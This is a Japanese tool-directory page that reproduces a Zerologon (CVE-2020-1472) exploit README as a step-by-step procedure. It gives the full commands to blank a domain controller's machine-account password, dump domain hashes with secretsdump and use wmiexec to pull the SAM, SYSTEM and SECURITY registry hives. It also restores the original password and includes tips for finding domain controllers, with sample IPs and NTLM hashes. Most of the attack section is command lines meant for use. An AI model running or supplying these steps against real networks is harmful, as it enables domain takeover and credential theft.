Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
cve-2020-1472 — CVE-2020-1472(Zerologon)のエクスプロイト。ドメインコントローラのマシンアカウントパスワードをリセットし、資格情報のダンプとドメイン管理者への権限昇格を可能にします。 | Kitploit
ツール/GitHubGitHub/shanfenglan/cve-2020-1472
特権昇格パスワード攻撃脆弱性分析エクスプロイト横移動ペネトレーションテスト
GitHubshanfenglan/cve-2020-1472

cve-2020-1472

CVE-2020-1472(Zerologon)のエクスプロイト。ドメインコントローラのマシンアカウントパスワードをリセットし、資格情報のダンプとドメイン管理者への権限昇格を可能にします。

リポジトリを見る
2326年前未レビュー
共有

cve-2020-1472

@toc

脆弱性の原理

原理は比較的複雑です。興味があれば、以下のリンク先の記事を参照してください。https://www.freebuf.com/articles/system/249860.html

悪用

1. impacket.dcerpc.v5.nrpc ファイルを変更する

https://github.com/SecureAuthCorp/impacket/edit/master/impacket/dcerpc/v5/nrpc.py ファイルを利用して、ローカルの nrpc ファイルを置き換える必要があります。ローカルの nrpc ファイルの格納パスは次のとおりです:C:\Users\Administrator\AppData\Local\Programs\Python\Python38\Lib\site-packages\impacket\dcerpc\v5\nrpc.py

2. マシンアカウント yukong$ のパスワードを空にする

python cve-2020-1472-exploit.py 机器账户名 ip ここに画像の説明を挿入 さらに、マシンアカウントのパスワードが空になっていることを確認できた。31dc... は空パスワードを表す。 ここに画像の説明を挿入

相手のマシンアカウント、または NetBIOS 名を取得する方法:

  1. net view このサーバー名に $ を付けるとマシン名になる。例えば lisi$ または yukong$。
  1. nbtstat -A ip ここに画像の説明を挿入 ドメインコントローラのIPを特定する方法はいくつかある。例:
  2. 53番ポートが開放されているホストを確認する
  3. net time の出力でドメインコントローラのホスト名が返されるので、それを ping すればよい
  4. systeminfo コマンドでドメインの欄の値を確認し、ping すればドメインコントローラのIPが分かる
  5. 自分のホストのDNSを確認する

3. administrator パスワードを読み取る


python secretsdump.py test.com/[email protected] -no-pass ここに画像の説明を挿入 このとき、空パスワードのマシンアカウントを使用して、ドメインコントローラ上のユーザーハッシュを読み取れることが確認できた。
4. ターゲットのSAMファイルをダウンロードして、次のマシンパスワード復元に備える

python wmiexec.py -hashes :3dbde697d71690a769204beb12283678 test/[email protected] reg save HKLM\SYSTEM system.save reg save HKLM\SAM sam.save reg save HKLM\SECURITY security.save

get system.save get sam.save get security.save

del /f system.save del /f sam.save del /f security.save

exit


ここに画像の説明を挿入 実行完了後、wmiexec スクリプトが置かれているフォルダに、ダウンロードされたファイルが確認できる: ここに画像の説明を挿入
python secretsdump.py -hashes :31d6cfe0d16ae931b73c59d7e0c089c0 test.com/[email protected] -use-vss このコマンドは実行に失敗する

5. SAMファイルを解析して以前のマシンパスワードを確認する

python secretsdump.py -sam sam.save -system system.save -security security.save LOCAL ここに画像の説明を挿入 赤い丸で囲まれたパスワードを保存する。これが以前のマシンパスワードであり、つまり aad3b435b51404eeaad3b435b51404ee:999699ceadecae87fef9a2040ef2213a である。

6. yukong$ マシンパスワードをリセットする

python reinstall_original_pw.py yukong$ 192.168.124.142 999699ceadecae87fef9a2040ef2213a ここに画像の説明を挿入

7. パスワードが正常に復元されたか確認する


python secretsdump.py test.com/administrator:[email protected] -just-dc-user yukong$ python secretsdump.py -hashes aad3b435b51404eeaad3b435b51404ee:3dbde697d71690a769204beb12283678 test/[email protected] -just-dc-user yukong$ ここに画像の説明を挿入 復元が成功したことが確認できた。
ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    938
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    556
  • 3

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    352
  • 4

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    343
  • 5

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    336
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    291

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →









